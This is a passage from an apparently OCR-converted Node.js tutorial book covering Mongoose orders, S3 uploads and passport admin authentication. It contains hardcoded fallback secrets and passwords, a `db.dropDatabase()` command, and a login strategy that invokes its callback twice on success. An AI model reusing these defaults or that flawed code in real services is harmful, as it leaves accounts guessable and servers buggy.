earwater_Revival_1968.jpg/788px-Creedence_Clearwater_Revival_1968.jpg",
      "userId": "thedude",
      "userName": "Jeffrey Lebowski",
      "__v": 0
    }
  ],
  "status": "CREATED",
  "buyerEmail": "walter@sobchak.io",
  "_id": "cjvu89osh0002i0glb47c52zj",
```

```
  "__v": 0
}
```

We can already see that even though we're using an array of product ID strings, `mongoose` is automatically expanding them into full product objects for us. We'll see the same thing when we request a list of orders:

```
 curl -s http://localhost:1337/orders | jq
[
  {
    "products": [
      {
        "tags": [],
        "_id": "cjvu86anj0000i0glc1npaant",
        "description": "Creedence Clearwater Revival",
        "imgThumb": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creed\
ence_Clearwater_Revival_1968.jpg/315px-Creedence_Clearwater_Revival_1968.jpg",
        "img": "https://upload.wikimedia.org/wikipedia/commons/thumb/e/ee/Creedence_\
Clearwater_Revival_1968.jpg/788px-Creedence_Clearwater_Revival_1968.jpg",
        "userId": "thedude",
        "userName": "Jeffrey Lebowski",
        "__v": 0
      }
    ],
    "status": "CREATED",
    "_id": "cjvu89osh0002i0glb47c52zj",
    "buyerEmail": "walter@sobchak.io",
    "__v": 0
  }
]
```

If we were to use the `mongo` command line client, we can see that the order is stored differently:

```
> db.orders.find().pretty()
{
  "_id" : "cjvu89osh0002i0glb47c52zj",
  "products" : [
    "cjvu86anj0000i0glc1npaant"
  ],
  "status" : "CREATED",
  "buyerEmail" : "walter@sobchak.io",
  "__v" : 0
}
```

Data For Development And Testing

When working locally it's very useful to have data in our database. Before we switched to MongoDB, we were using a JSON file that had products to test with. However, databases start empty, and ours will only have products and orders that we create using the API.

To make things easier on ourselves, we'll create a simple script that uses our `products.js` module to create documents in our database to work with:

04-persistence/03/script/import-products.js

```
const db = require('../db')
const Products = require('../models/products')

const products = require('../../products.json')

;(async function () {
  for (var i = 0; i < products.length; i++) {
    console.log(await Products.create(products[i]))
  }
  db.disconnect()
})()
```

All we're doing here is using the `Products.create()` method directly by iterating over all the products in the JSON file. The only trick is that we want to close the database connection when we're finished so that Node.js will exit; Node.js won't terminate while there is a connection open.

We shouldn't need to run this very often, but when we do, all we need to do is to run `node 03/script/import-products.js`.

If for some reason we want to clear out our database, we could do that using the `mongo` CLI:

```
> db.dropDatabase()
{ "dropped" : "printshop", "ok" : 1 }
```

Of course, we need to be very careful that we're connected to the correct database when we do this.

File Uploads

Another form of persistence is file uploads. These are very common in web apps and can range from profile photos to spreadsheets to videos. Sometimes it's appropriate to store file contents in a database, but 99% of the time, it's better to store them on a dedicated file server.

For example, profile photos are typically public and do not require any security. Additionally, they tend to be accessed frequently; therefore, storage should be optimized for retrieval. For this use-case, we would store the images using a service like Amazon S3, Google Cloud Storage, or Azure Blob Storage, and users would access them through a Content Delivery Network (CDN) like Amazon Cloudfront, Google Cloud CDN, or Azure CDN.

Most of the bigger name storage services will have modules available on `npm` to use. We're not going to integrate this into our app, but here's an example of how to upload an image from the filesystem to Amazon S3:

```
const fs = require('fs')
const AWS = require('aws-sdk')
const { promisify } = require('util')

const s3 = new AWS.S3()
s3.uploadP = promisify(s3.upload)

const params = {
  Bucket: 'fullstack-printshop',
  Key: 'profile-photos/thedude.jpg',
  Body: fs.createReadStream('thedude.jpg')
}

(async function () {
  await s3.uploadP(params)
})()
```

Assuming this bucket has public permissions set, this image would be publicly available at https://fullstack-printshop.s3.us-east-1.amazonaws.com/profile-photos/thedude.jpg. For more information about how to use Node.js with Amazon services, see their documentation[66].

In this example, we're using a stream from the filesystem, but HTTP requests are also streams. This means that we don't have to wait for a client to finish transferring a file to our server before we start uploading it to object storage. This is the most efficient way to handle uploaded files because they don't have to be kept in memory or written to disk by the server.

It's typically better to serve frequently accessed files from a CDN. Therefore we would also set up a CDN host backed by this S3 bucket. The CDN acts as a cache in front of the bucket. The CDN speeds things up dramatically by serving files from servers close to the user.

So how would we incorporate this knowledge into our app? Our app currently expects that product images are URLs. We make a small change so that the image URL is no longer required to save a product. We would allow a client to create a product without an image – however, we would then

[66] https://aws.amazon.com/sdk-for-node-js/

add another endpoint that allows a client to upload an image to be associated with a particular product.

We're using middleware to parse request bodies, but currently this will only attempt to parse JSON (when the content-type header is `application/json`). If we set up a new route handler and the client makes an HTTP POST with an image body, the JSON body parser would ignore it. This means that our route handler would be able to use the HTTP request stream directly when uploading to object storage.

This means that before a product could go live, the client would have to complete a two-step process. However, we gain advantages from this approach. Storing images this way is way less expensive than in a database, and we would never run out of disk space.

```
async function setProductImage (req, res) {
  const productId = req.params.id

  const ext = {
    'image/png': 'png',
    'image/jpeg': 'jpg'
  }[req.headers['content-type']]

  if (!ext) throw new Error('Invalid Image Type')

  const params = {
    Bucket: 'fullstack-printshop',
    Key: `product-images/${productId}.${ext}`,
    Body: req, // req is a stream, similar to fs.createReadStream()
    ACL: 'public-read'
  }

  const object = await s3.uploadP(params) // our custom promise version

  const change = { img: object.Location }
  const product = await Products.edit(productId, change)

  res.json(product)
}
```

We haven't added this to our app, but if we did, we could use a `curl` command like the following to use it:

```
curl -X POST -H "Content-Type: image/jpeg" --data-binary @thedude.jpg http://localho\
st:1337/products/cjvzbkbv00000n2glbfrfgelx/image
```

Instead of requiring the client to make two separate requests to create a product (one for the product metadata and another for the image), we could accept multipart POST requests using a module like multiparty[67]. Our current body parsing module, body-parser[68] does not handle multipart bodies, "due to their complex and typically large nature." By using `multiparty`, the client could send a single request with both the JSON representation of the product, *and* the image data. One thing to keep in mind is that multipart requests using JSON are more difficult to do using JSON and tools like `curl` and Postman. By default, these tools will expect form-encoded data instead.

We can optimize things even further if we set up a CDN server that sits in between the user and our object storage server. Any object URL would then map directly to a CDN url. When the CDN URL is accessed, the CDN will return the file if it has it available, and if not, it will grab it from the object storage server first (and store a copy locally for next time). This means that instead of getting the image from https://fullstack-printshop.s3.us-east-1.amazonaws.com/profile-photos/thedude.jpg we would access it at https://printshop-cdn.fullstack.io/profile-photos/thedude.jpg.

What do we do if the files are not public and we want to prevent sharing object storage URLs? The approach that we'd take would vary slightly depending on the service that we decided to use. However, most object storage services and CDNs support authorization schemes. By default the URLs would not be publicly accessible, but we would generate expiring access tokens to be given to users right before they need to access the file in question. This would be the method we'd use if we were selling downloadable software, eBooks, or video courses.

Wrap Up

In this chapter we've taken our API from static to dynamic. Hitting the same endpoint will not always return the same data. Clients can now create, edit, and remove documents. We've learned how to create models backed by MongoDB, enforce validation, and map relationships.

Using what we've learned up to this point, we can create sophisticated APIs that are very useful. However, we do have one big problem. Our service does not have any controls over who can use it. Sometimes this can be OK if the service is only internally accessible, but for a publicly available e-commerce server, this won't work. We can allow anyone to create or remove products.

In the next chapter we're going to cover authentication and authorization. We'll see how to identify users and clients by their credentials and how to use that identification to control access.

[67] https://github.com/pillarjs/multiparty#multiparty
[68] https://github.com/expressjs/body-parser#readme

A Complete Server: Authentication

Without authentication we can't know who is using our service, and without authorization, we can't control their actions. Our API currently has neither, and this is a problem; we don't want any random user to be able to create and delete our products.

When our API is running on our laptop, we don't need to worry about authentication. We're the only people who can make requests to the API. However, once our API is hosted on a server and is publicly accessible on the internet, we'll want to know who is making the requests. In other words, we'll want our requests to be authenticated. This is important, because without authentication, we won't be able to selectively limit access.

Once we can identify who a request is coming from, we can then make decisions on whether or not we allow access. For example, if we are making the request, we should have full access (it's our API, after all). Conversely, if it's a stranger, they should able to view products, but they should not be authorized to delete anything.

In this chapter we're going to incrementally build up our API's security model. We're going to start with a solid foundation where we can authenticate an admin user, and set up authorization for a set of private endpoints. By the end of the chapter we'll have a full database-backed user model where authenticated users will be authorized to create and view their own orders.


Private Endpoints

Currently our API has no restrictions on what a user can do. If our API were to be deployed in production, it could be a disaster. Anybody could create an delete products at any time. This is a problem, and so the first thing we need to do is to start restricting access to private endpoints.

The first step towards locking things down is to identify requests coming from an admin user. There are many ways to do this, but we'll start with a very straightforward and common approach: password and cookie.

To start, we come up with a secret password that only the admin user will know. Then we create an endpoint where the admin can log in. The admin user proves their identity by sending their secret password to the log in endpoint. If the password is correct, the API responds with a cookie. When the server receives any subsequent requests with a valid cookie, it knows the user is the admin and can allow access to private endpoints.

Here's a diagram of the admin logging in, getting the cookie, and using it to create a product:



Our admin user authenticating with our API

Using this approach, we can limit access to all of our private endpoints (everything except the ones to view products). Modifying products and orders (create, edit, delete) should only be done by admins. Orders are also private for now; later in this chapter we'll allow customers to create accounts, and

we can allow an authenticated customer to create and view their own orders.

Authentication With `passport`

To add authentication to our app we'll use the popular module `passport`. Passport is authentication middleware for Node.js. It's flexible, modular, and works well with `express`. One of the best things about it is that `passport` supports many different authentication strategies including username and password, Facebook, Twitter, and more.

The `passport` module provides the overall framework for authentication, and by using additional strategy modules, we can change how it behaves. We're going to start with username and password authentication, so we'll want to also install the `passport-local` strategy module.

Once we get everything hooked up, our app will have an endpoint `/login` that accepts a POST body object with `username` and `password` properties. If the `username` and `password` combination is correct (we'll get to how we determine this in a second), our app uses the `express-session` module to create a session for the user. To create a session, our app generates a unique session ID (random bytes like `7H29Jz06P7Uh71DyuTEMa5TNdZCyDcwM`), and it uses that ID as a key to store a value that represents what we know about the user (e.g. `{username: 'admin'}`). This session ID is then sent to the client as a cookie signed with a secret (if a client alters a cookie the signature won't match and it will be rejected). When the client makes subsequent requests, that cookie is sent back to the server, the server reads the session ID from the cookie (we'll install `cookie-parser` for this), and the server is able to retrieve the user's session object (`{username: 'admin'}`). This session object allows our routes to know if each request is authenticated, and if so, who the user is.

By making a few changes to `server.js` to use `passport` and `passport-local` we can start to protect our routes. The first thing we need to do is to require these modules:

```
const passport = require('passport')
const Strategy = require('passport-local').Strategy
const cookieParser = require('cookie-parser')
const expressSession = require('express-session')
```

We then choose which secret we'll use to sign our session cookies and what our admin password will be:

05-authentication/01/server.js

```
const sessionSecret = process.env.SESSION_SECRET || 'mark it zero'
const adminPassword = process.env.ADMIN_PASSWORD || 'iamthewalrus'
```

Simple secrets and passwords are fine for development, but be sure to use more secure ones in production. It's worth reading up on the the dangers of a simplistic session secret[69] and related prevention techniques.


[69] https://martinfowler.com/articles/session-secret.html

Next, we configure `passport` to use our `passport-local` strategy:

05-authentication/01/server.js

```
passport.use(
  new Strategy(function (username, password, cb) {
    const isAdmin = (username === 'admin') && (password === adminPassword)
    if (isAdmin) cb(null, { username: 'admin' })

    cb(null, false)
  })
)
```

We can think of a `passport` strategy like `passport-local` as middleware for `passport`. Similar to how we can use many different middleware functions to operate on our request and response objects as they come into `express`, we can use many different `passport` strategies to modify how we authenticate users. Depending on the strategy, configuration will be a little different. Ultimately, the purpose of a strategy is to take some input (e.g. a username and password) and if valid, return a user object.



How `passport` uses strategies

In the case of `passport-local`, we need to provide a function that accepts `username`, `passport`, and a callback. That function checks the provided `username` and `password`, and if valid, calls the callback with a user object. If the `username` and `password` don't match, the function calls the callback with `false` instead of the user object.

After `passport-local` does its thing, `passport` can handle the rest. `passport` is able to make sure that the user object is stored in the session and accessible to our middleware functions and route handlers. To do this, we need to provide `passport` methods for serializing the user object to and

deserializing the user object from session storage. Since we're keeping things simple, we'll store the user object in our session as is, and therefore our serialize/deserialize methods will both be identity functions (they just return their arguments/inputs):

05-authentication/01/server.js

```
passport.serializeUser((user, cb) => cb(null, user))
passport.deserializeUser((user, cb) => cb(null, user))
```

We can think of session storage as a simple object with keys and values. The keys are session IDs and the values can be whatever we want. In this case, we want it to be the user object itself. If we kept a lot of user details in the database, we may just want to store the username string when we serialize, and do a database lookup to get the latest, full data when deserializing.

We've now configured `passport` to use to store user info in the session, but we need to configure `express` to use `cookie-parser` and `express-session` as middleware before it will work properly. Out of the box, `express` won't automatically parse cookies, nor will it maintain a session store for us.

05-authentication/01/server.js

```
app.use(cookieParser())
app.use(
  expressSession({
    secret: sessionSecret,
    resave: false,
    saveUninitialized: false
  })
)
```

Note that when configuring `expressSession`, we provide `sessionSecret` so we can sign the cookies. We also set `resave`[70] and `saveUninitialized`[71] to `false` as both are recommended by `express-session` documentation.

Next up, we tell `express` to use `passport` as middleware by using its `initialize()` and `session()` methods:

[70] https://github.com/expressjs/session#resave
[71] https://github.com/expressjs/session#saveuninitialized

05-authentication/01/server.js

```
app.use(passport.initialize())
app.use(passport.session())
```

We've now got `passport` all hooked up, and our app can take advantage of it. The two things we need to do are to handle logins and to protect routes. Here's how we have `passport` handle the login:

05-authentication/01/server.js

```
app.post('/login', passport.authenticate('local'), (req, res) =>
  res.json({ success: true })
)
```

Up until this point we've only been using global middleware. However, when defining route handlers, we can also use middleware specific to that route. Before now, we used the form:

```
app[method](route, routeHandler)
```

When setting up this route we do this instead:

```
app[method](route, middleware, routeHandler)
```

It will behave exactly like before with one key difference; the middleware function will run before the route handler. Just like global middleware, this method has the opportunity to prevent the route handler from ever running. In this case, this `passport.authenticate()` method will act as a filter or gatekeeper. Only if authentication is successful will we respond with success.

By calling `passport.authenticate('local')` we are using `passport` to create a login middleware function for us that uses the `passport-local` strategy that we configured above.

We can also use this route middleware pattern to protect other route handlers. If a user has used the login route successfully, they would have been given a signed cookie with their session ID. Any subsequent requests will send that cookie to the server allowing route handlers to see that user object. This means that we can create our own middleware that looks for that user object, before allowing a route handler to run. Here's what our routes look like when they're protected by an `ensureAdmin` middleware function:

05-authentication/01/server.js

```
app.post('/products', ensureAdmin, api.createProduct)
app.put('/products/:id', ensureAdmin, api.editProduct)
app.delete('/products/:id', ensureAdmin, api.deleteProduct)

app.get('/orders', ensureAdmin, api.listOrders)
app.post('/orders', ensureAdmin, api.createOrder)
```

And here's how we define `ensureAdmin`:

05-authentication/01/server.js

```
function ensureAdmin (req, res, next) {
  const isAdmin = req.user && req.user.username === 'admin'
  if (isAdmin) return next()

  res.status(401).json({ error: 'Unauthorized' })
}
```

`req.user` is available to us thanks to `passport` and `express-session`. If the user has previously authenticated, we'll be able to access their user object here.

The route handler will only be able to run if we call `next()`, and we'll only do that if the request comes from an admin user. Otherwise, we respond with a 401, unauthorized error.

Now that we've created a `/login` route and authorization middleware we can see `passport` in action. Let's check to see if our admin routes are protected. First we'll make an unauthenticated request to our protected `/orders` route:

```
1  curl -i http://localhost:1337/orders
```

We can see that our `ensureAdmin` middleware is doing its job. The HTTP status code is `401 Unauthorized`. We can no longer get a list of orders if we are unauthenticated:

```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS, XMODIFY
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: X-Requested-With, X-HTTP-Method-Override, Content-Type\
, Accept
Content-Type: application/json; charset=utf-8
Content-Length: 24
ETag: W/"18-XPDV80vbMk4yY1/PADG4jYM4rSI"
Date: Tue, 04 Jun 2019 15:18:00 GMT
Connection: keep-alive

{"error":"Unauthorized"}
```

Now we'll use the following `curl` command to log into our app and store any received cookies in the file, `cookies`:

```
curl -iX POST \
  -H 'content-type: application/json' \
  -d '{"username": "admin", "password": "iamthewalrus"}' \
  --cookie-jar cookies \
  http://localhost:1337/login
```

With the correct password, we'll see a successful response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS, XMODIFY
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 86400
Access-Control-Allow-Headers: X-Requested-With, X-HTTP-Method-Override, Content-Type\
, Accept
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Set-Cookie: connect.sid=s%3Au0EcHKlS1buMlwCkwpYSNoLtENePPC3C.Ex5ZDu8g9EgPzt3Ik8H7T3c\
L%2FRApD1UzyC8sKPCLJpQ; Path=/; HttpOnly
Date: Tue, 04 Jun 2019 15:27:12 GMT
Connection: keep-alive
```

```
16
17 {"success":true}
```

The important thing is that we receive a cookie with our new session ID. By using the `--cookie-jar` flag we should also have stored it in a local file for use later. Take a look at the newly created `cookies` file in the current directory:

```
1  cat cookies
2  # Netscape HTTP Cookie File
3  # https://curl.haxx.se/docs/http-cookies.html
4  # This file was generated by libcurl! Edit at your own risk.
5
6  #HttpOnly_localhost     FALSE   /       FALSE   0       connect.sid     s%3AHe-NtUCB\
7  p50dQYEyF8tnSzF22bMxo15d.xapHXgFEH0dJcSp8ItxWn6F89w2NWj%2BcJsZ8YzhCgFM
```

Here we can see that we did receive a cookie. The key is `connect.sid` and the value is `s%3AHe-NtU...`. This value contains our session ID, so now we can make another request and the server will be able to look up our session.

The cookie value is url encoded so `:` characters become `%3A`. This value that we is prefixed with `s:` to show that it's a session ID. The remainder of the value is the session ID and the signature joined with a `.`. The format of the value is `s:${sessionId}.${signature}`, and in this case the session ID is `He-NtUCBp50dQYEyF8tnSzF22bMxo15d`.

Now we'll make an authenticated request using our new cookie file:

```
1  curl -i --cookie cookies http://localhost:1337/orders
```

This time we get a `200 OK` status. If we had any orders to list, we would see them instead of an empty array. Everything is working now:

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Access-Control-Allow-Origin: *
4  Access-Control-Allow-Methods: POST, GET, PUT, DELETE, OPTIONS, XMODIFY
5  Access-Control-Allow-Credentials: true
6  Access-Control-Max-Age: 86400
7  Access-Control-Allow-Headers: X-Requested-With, X-HTTP-Method-Override, Content-Type\
8  , Accept
9  Content-Type: application/json; charset=utf-8
10 Content-Length: 2
11 ETag: W/"2-l9Fw4VUO7kr8CvBlt4zaMCqXZ0w"
```

```
Date: Tue, 04 Jun 2019 15:22:51 GMT
Connection: keep-alive

[]
```

We've added authentication and authorization piece-by-piece, but it would be good to now take a look at the whole file to see how everything fits together:

05-authentication/01/server.js

```
const express = require('express')
const passport = require('passport')
const Strategy = require('passport-local').Strategy
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser')
const expressSession = require('express-session')

const api = require('./api')
const middleware = require('./middleware')

const port = process.env.PORT || 1337
const sessionSecret = process.env.SESSION_SECRET || 'mark it zero'
const adminPassword = process.env.ADMIN_PASSWORD || 'iamthewalrus'

passport.use(
  new Strategy(function (username, password, cb) {
    const isAdmin = (username === 'admin') && (password === adminPassword)
    if (isAdmin) cb(null, { username: 'admin' })

    cb(null, false)
  })
)

passport.serializeUser((user, cb) => cb(null, user))
passport.deserializeUser((user, cb) => cb(null, user))

const app = express()

app.use(middleware.cors)
app.use(bodyParser.json())
app.use(cookieParser())
app.use(
  expressSession({
    secret: sessionSecret,
```

```
    resave: false,
    saveUninitialized: false
  })
)
app.use(passport.initialize())
app.use(passport.session())

app.post('/login', passport.authenticate('local'), (req, res) =>
  res.json({ success: true })
)
app.get('/products', api.listProducts)
app.get('/products/:id', api.getProduct)
app.post('/products', ensureAdmin, api.createProduct)
app.put('/products/:id', ensureAdmin, api.editProduct)
app.delete('/products/:id', ensureAdmin, api.deleteProduct)

app.get('/orders', ensureAdmin, api.listOrders)
app.post('/orders', ensureAdmin, api.createOrder)

app.use(middleware.handleValidationError)
app.use(middleware.handleError)
app.use(middleware.notFound)

const server = app.listen(port, () =>
  console.log(`Server listening on port ${port}`)
)

function ensureAdmin (req, res, next) {
  const isAdmin = req.user && req.user.username === 'admin'
  if (isAdmin) return next()

  res.status(401).json({ error: 'Unauthorized' })
}
```

Creating an Auth Module

When building an app it's important to keep our codebase clean and maintainable. After this last section, we've added a bunch of new authentication logic to our `server.js` file. Our app will continue to work just fine if we leave that code where it is, but it does make it harder to see what routes are active at a glance with it in there.

To clean things up we're going to create a new module `auth.js` to house our authentication and

authorization related logic. This will also be useful as we iterate further and add more auth-related features.

After pulling out all the auth-related logic, here's our `server.js` module:

05-authentication/02/server.js

```
const express = require('express')
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser')

const api = require('./api')
const auth = require('./auth')
const middleware = require('./middleware')

const port = process.env.PORT || 1337

const app = express()

app.use(middleware.cors)
app.use(bodyParser.json())
app.use(cookieParser())
auth.setMiddleware(app)

app.post('/login', auth.authenticate, auth.login)

app.get('/products', api.listProducts)
app.get('/products/:id', api.getProduct)
app.post('/products', auth.ensureAdmin, api.createProduct)
app.put('/products/:id', auth.ensureAdmin, api.editProduct)
app.delete('/products/:id', auth.ensureAdmin, api.deleteProduct)

app.get('/orders', auth.ensureAdmin, api.listOrders)
app.post('/orders', auth.ensureAdmin, api.createOrder)

app.use(middleware.handleValidationError)
app.use(middleware.handleError)
app.use(middleware.notFound)

const server = app.listen(port, () =>
  console.log(`Server listening on port ${port}`)
)
```

This file still has the same structure as it did in the last section. The only difference is that all auth-related logic lives in `auth.js` now. This makes it easier to quickly see all of our middleware and

routes.

Our `auth.js` module does need to set up some middleware of its own: `expressSession()`, `passport.initialize()`, `passport.session()`. To make this easy, we create a method `auth.setMiddleware()` that takes `app` as an argument.

05-authentication/02/server.js

```
auth.setMiddleware(app)
```

Then in `auth.js`, here's how we use it:

05-authentication/02/auth.js

```
function setMiddleware (app) {
  app.use(session())
  app.use(passport.initialize())
  app.use(passport.session())
}
```

`session()` is the same as before:

05-authentication/02/auth.js

```
function session () {
  return expressSession({
    secret: sessionSecret,
    resave: false,
    saveUninitialized: false
  })
}
```

After we have the middleware taken care of, we use `auth.js` to create the `/login` route:

05-authentication/02/server.js

```
app.post('/login', auth.authenticate, auth.login)
```

